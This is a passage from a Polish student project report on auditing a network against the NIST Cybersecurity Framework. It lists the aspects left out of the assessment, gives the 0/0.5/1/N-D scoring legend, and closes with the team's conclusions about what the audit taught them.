- W sekcji ID.AM - katalogowanie i inwentaryzacja nie była wyszczególniona jako wymaganie projektowe
- Przez cały dokument - nie była definiowana struktura zatrudnienia pracowników, przez co ciężko mówić o komunikacji, zrozumieniu ról etc.
- Przez cały dokument - założenia biznesowe nie były definiowane, przez co ciężko mówić o standardach odnoszących się do nich
- Przez cały dokument - aspekty odnoszące się do bezpieczeństwa fizycznego zostały pominięte z oczywistych względów

Pozostałe aspekty zostały ocenione przez zespół według legendy:

- 0 - element nie został skonfigurowany w sieci
- 0.5 - element nie został w pełni skonfigurowany
- 1 - element został w pełni skonfigurowany
- N/D - nie dotyczy

Do projektu załączony jest wypełniony arkusz NIST Cybersecurity w pliku o nazwie *bekom_nist.pdf*

4.3. Podsumowanie i wnioski

Dzięki tej części projektu możliwe było zaznajomienie się z normami dot. bezpieczeństwa systemów informatycznych i odniesienie ich do istniejącego systemu. Rozwiązanie takie było bardzo pomocne, ponieważ dużo lepiej wyobrazić sobie te normy i założenia jeśli mamy 'żywy' materiał, do którego można się odnieść. Projekt pozwolił nam także zrozumieć podstawowe założenia przeprowadzania audytu bezpieczeństwa.